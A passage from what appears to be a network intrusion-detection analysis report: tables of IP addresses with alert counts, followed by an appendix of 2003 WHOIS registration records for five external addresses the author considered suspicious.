66.42.68.210	5954	MY.NET.153.146	3641
216.238.127.38	3685	209.99.32.118	3133
61.132.74.72	3600	208.63.251.46	2682
213.175.62.253	2879	MY.NET.252.78	2668
24.125.66.19	2658	MY.NET.153.157	2553
209.99.32.118	1986	144.132.91.231	2541
208.63.251.46	1952	198.234.249.33	2273
144.132.91.231	1949	62.142.213.51	2113
12.165.28.10	1947	66.158.117.156	1649
62.142.213.51	1852	80.179.52.115	1481
MY.NET.198.217	1755	MY.NET.24.34	1389
MY.NET.205.234	1709	MY.NET.12.2	1379
155.135.17.1	1580	MY.NET.205.234	1287
66.168.235.26	1500	216.241.219.22	1155
MY.NET.87.70	1494	64.12.30.224	1151
24.88.215.31	1395	MY.NET.194.13	1124
MY.NET.83.100	1320	MY.NET.226.218	1121
210.96.203.72	1309	216.78.152.17	1079
66.57.217.8	1284	65.120.111.17	1069
MY.NET.242.34	1178	208.194.163.37	1068
MY.NET.249.146	1059	MY.NET.221.42	1003
MY.NET.224.242	1025	219.185.144.79	988
219.185.144.79	1002	66.212.132.148	935
MY.NET.221.42	988	141.149.139.25	899
MY.NET.207.210	935	64.12.28.97	893
64.12.30.224	885	MY.NET.242.34	873
MY.NET.250.162	853	211.233.29.2	858
MY.NET.233.206	807	64.118.111.251	849
80.179.52.115	746	MY.NET.110.168	843
216.78.152.17	723	24.88.215.31	834
MY.NET.226.218	721	209.120.184.56	827
MY.NET.236.74	714	MY.NET.205.146	810
MY.NET.153.167	706	220.14.252.2	801
64.12.28.97	701	MY.NET.87.70	773
64.118.111.251	669	MY.NET.222.166	761
145.53.41.20	669	MY.NET.211.110	748
65.120.111.17	656	MY.NET.224.242	745

66.168.226.143	632	MY.NET.208.206	693
MY.NET.88.163	612	MY.NET.29.11	684
220.14.252.2	588	MY.NET.233.206	666
68.55.35.156	571	67.39.32.236	660
61.192.116.33	556	MY.NET.250.162	636
MY.NET.84.216	555	64.12.54.25	603
MY.NET.236.90	523	140.142.168.53	591
MY.NET.233.6	500	128.206.13.187	585
MY.NET.97.13	465	66.38.12.50	578
MY.NET.206.130	451	218.153.6.229	574
12.212.105.26	437	216.35.123.105	572
MY.NET.250.206	435	MY.NET.220.166	562
MY.NET.208.206	426	24.44.196.183	553
MY.NET.98.34	407	216.26.171.19	548
MY.NET.97.56	405	MY.NET.196.193	542
68.18.34.90	398	MY.NET.12.4	530
MY.NET.249.214	391	216.211.52.167	511
MY.NET.97.231	386	MY.NET.24.44	509
MY.NET.220.166	381	205.151.56.83	504
194.254.30.121	376	216.241.219.14	500
MY.NET.237.126	369	141.152.13.59	494
MY.NET.226.182	364	213.45.238.204	493
202.45.177.97	342	218.153.6.61	483
MY.NET.91.85	341	209.62.194.217	475
64.175.67.131	335	65.203.13.143	470
MY.NET.153.182	335	172.162.204.208	462
64.247.96.4	324	MY.NET.194.91	441
MY.NET.203.46	320	217.164.56.128	422
MY.NET.204.26	314	MY.NET.206.102	418
MY.NET.153.172	311	145.53.41.20	415
66.24.224.113	309	MY.NET.221.110	407
MY.NET.235.114	304	MY.NET.29.3	402
209.103.223.81	304	211.45.90.200	402
MY.NET.17.54	297	211.233.54.232	396
151.196.110.47	289	172.188.158.215	393
MY.NET.91.119	282	216.231.181.138	391
64.12.27.84	264	211.233.29.58	385
MY.NET.240.10	257	MY.NET.203.98	383
MY.NET.91.100	257	81.100.240.36	383
64.12.25.165	253	61.192.116.33	381
66.212.132.148	251	200.60.252.8	381
80.202.37.208	245	MY.NET.210.94	379
68.55.54.207	242	192.151.53.10	373
MY.NET.153.126	242	212.112.162.203	369
195.18.251.123	241	80.7.81.92	366
213.10.104.41	239	218.153.6.33	357
MY.NET.235.42	234	211.233.32.11	352

68.35.210.93	233	MY.NET.226.198	349
MY.NET.97.144	229	68.108.198.35	348
216.231.181.138	224	MY.NET.203.46	344
MY.NET.195.89	222	205.188.237.183	341
MY.NET.150.203	221	MY.NET.197.70	341
209.103.204.69	216	68.35.210.93	336
67.68.231.154	213	68.194.136.36	336
MY.NET.88.175	212	67.38.221.106	336
65.203.13.143	211	172.158.246.201	333
198.163.214.2	203	64.12.27.84	320
81.91.66.73	201	64.12.25.165	320

Appendix C – Registration Information

This appendix shows registration information for the top 5 external talkers. I chose to lookup these particular IPs because they were the most suspicious external IP addresses discovered in my analysis.

63.250.195.10

```
OrgName:    Yahoo! Broadcast Services, Inc.
OrgID:      YAHO
Address:    701 First Avenue
City:       Sunnyvale
StateProv:  CA
PostalCode: 94089
Country:    US

NetRange:   63.250.192.0 - 63.250.223.255
CIDR:       63.250.192.0/19
NetName:    NETBLK2-YAHOOBS
NetHandle:  NET-63-250-192-0-1
Parent:     NET-63-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.YAHOO.COM
NameServer: NS2.YAHOO.COM
NameServer: NS3.YAHOO.COM
NameServer: NS4.YAHOO.COM
NameServer: NS5.YAHOO.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    1999-11-24
Updated:    2003-05-06

TechHandle: NA258-ARIN
TechName:   Netblock Admin, Netblock
TechPhone:  +1-408-349-7183
TechEmail:  netblockadmin@yahoo-inc.com

# ARIN WHOIS database, last updated 2003-06-25 21:05
```

194.254.30.121

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
inetnum:      194.254.24.0 - 194.254.31.255
netname:      FR-RECTORAT-TOULOUSE
descr:        Rectorat de l'Academie de Toulouse
country:      FR
admin-c:      BG38-RIPE
tech-c:       AMG2-RIPE
status:       ASSIGNED PA
mnt-by:       RENATER-MNT
changed:      rensvp@renater.fr 19990901
changed:      rensvp@renater.fr 20011031
source:       RIPE
```

route: 194.254.0.0/16
descr: RENATER
descr: ENSAM - 151, Boulevard de l'hopital,
descr: 75013 Paris
descr: FRANCE
origin: AS2200
mnt-by: RENATER-MNT
changed: RenSVP@Renater.fr 19991008
source: RIPE
person: Beatrice Gille
address: Rectorat de Toulouse
address: 1, Impasse Saint Jacques
address: 31073 Toulouse
phone: +33 61 36 40 25
fax-no: +33 61 52 80 27
e-mail: bgille@ac-toulouse.fr
nic-hdl: BG38-RIPE
changed: rensvp@renater.fr 19960328
source: RIPE
person: Anne-Marie GROS
address: Rectorat de Toulouse
address: 1, Impasse de Saint Jacques
address: 31073 Toulouse
phone: +33 5 61 36 40 16
fax-no: +33 5 61 36 40 10
e-mail: amgros@ac-toulouse.fr
nic-hdl: AMG2-RIPE
mnt-by: RENATER-MNT
changed: rensvp@renater.fr 19981208
changed: rensvp@renater.fr 20000317
source: RIPE

131.118.254.130

OrgName: University of Maryland
OrgID: UNIVER-270
Address: System Administration
Address: 3300 Metzerott Road
City: Adelphi
StateProv: MD
PostalCode: 20783
Country: US

NetRange: 131.118.0.0 - 131.118.255.255
CIDR: 131.118.0.0/16
NetName: MINCNET
NetHandle: NET-131-118-0-0-1
Parent: NET-131-0-0-0-0
NetType: Direct Assignment
NameServer: NS.USMD.EDU
NameServer: UMCPNOC.UMS.EDU
NameServer: NOC.USMD.EDU
NameServer: TRANTOR.UMD.EDU
Comment:
RegDate: 1988-11-15
Updated: 1998-11-24

```
TechHandle: NM162-ARIN
TechName:   Malmberg, Norwin
TechPhone:  +1-301-445-2758
TechEmail:  malmberg@usmh.usmd.edu

# ARIN WHOIS database, last updated 2003-06-25 21:05
```

66.207.164.23

```
OrgName:    ColoGuys
OrgID:      CLGY
Address:    8101 Chapin Rd
City:       Fort Worth
StateProv:  TX
PostalCode: 76116
Country:    US

NetRange:   66.207.160.0 - 66.207.175.255
CIDR:       66.207.160.0/20
NetName:    COLOGUYS-1
NetHandle:  NET-66-207-160-0-1
Parent:     NET-66-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.COLOGUYS.COM
NameServer: NS2.COLOGUYS.COM
NameServer: NS3.COLOGUYS.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2001-12-20
Updated:    2001-12-27

TechHandle: JM3108-ARIN
TechName:   Montroll, Jon
TechPhone:  +1-817-560-0305
TechEmail:  Noc@cologuys.com

OrgTechHandle: JM3108-ARIN
OrgTechName:   Montroll, Jon
OrgTechPhone:  +1-817-560-0305
OrgTechEmail:  Noc@cologuys.com

# ARIN WHOIS database, last updated 2003-06-25 21:05
```

68.170.66.39

```
CustName:   Adelphia
Address:    1 North Main Street
City:       Coudersport
StateProv:  PA
PostalCode: 16915
Country:    US
RegDate:    2003-06-23
Updated:    2003-06-23

NetRange:   68.170.64.0 - 68.170.95.255
CIDR:       68.170.64.0/19
NetName:    68170640-Z5
NetHandle:  NET-68-170-64-0-1
```

```
Parent:      NET-68-168-0-0-1
NetType:     Reassigned
Comment:
RegDate:     2003-06-23
Updated:     2003-06-23

AbuseHandle: IPE-ARIN
AbuseName:   Internet Policy Enforcement
AbusePhone:  +1-866-473-2909
AbuseEmail:  abuse@adelphia.net

TechHandle: LMY-ARIN
TechName:   Young, Lauvon M
TechPhone:  +1-888-512-5111
TechEmail:  arin@adelphiacom.net

OrgTechHandle: LMY-ARIN
OrgTechName:   Young, Lauvon M
OrgTechPhone:  +1-888-512-5111
OrgTechEmail:  arin@adelphiacom.net

# ARIN WHOIS database, last updated 2003-06-25 21:05
```